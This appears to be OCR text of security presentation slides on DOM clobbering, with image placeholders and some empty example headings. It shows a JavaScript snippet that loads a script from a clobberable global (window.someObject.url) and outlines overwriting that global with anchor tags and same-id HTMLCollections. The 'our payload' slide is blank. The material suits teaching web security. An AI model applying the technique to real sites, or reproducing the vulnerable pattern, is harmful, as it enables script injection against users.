

Example 2


Example 3


SOME HISTORY OF DOM

Access using

```
document.all.something <- name="something"
```


Example 4


HTML SPECS
WHATWG
So you can use multiple elements with same id to create an HTML Collection


Example 5


SO BACK TO OUR EXAMPLE

```
<script>
                window.onload = function(){
                let someObject = window.someObject || {};
                let script = document.createElement('script');
                script.src = someObject.url;
                document.body.appendChild(script);
                };
</script>
```


Create a HTMLCollection with proper name to access member
Use anchor tag to overwrite global variable

OUR PAYLOAD

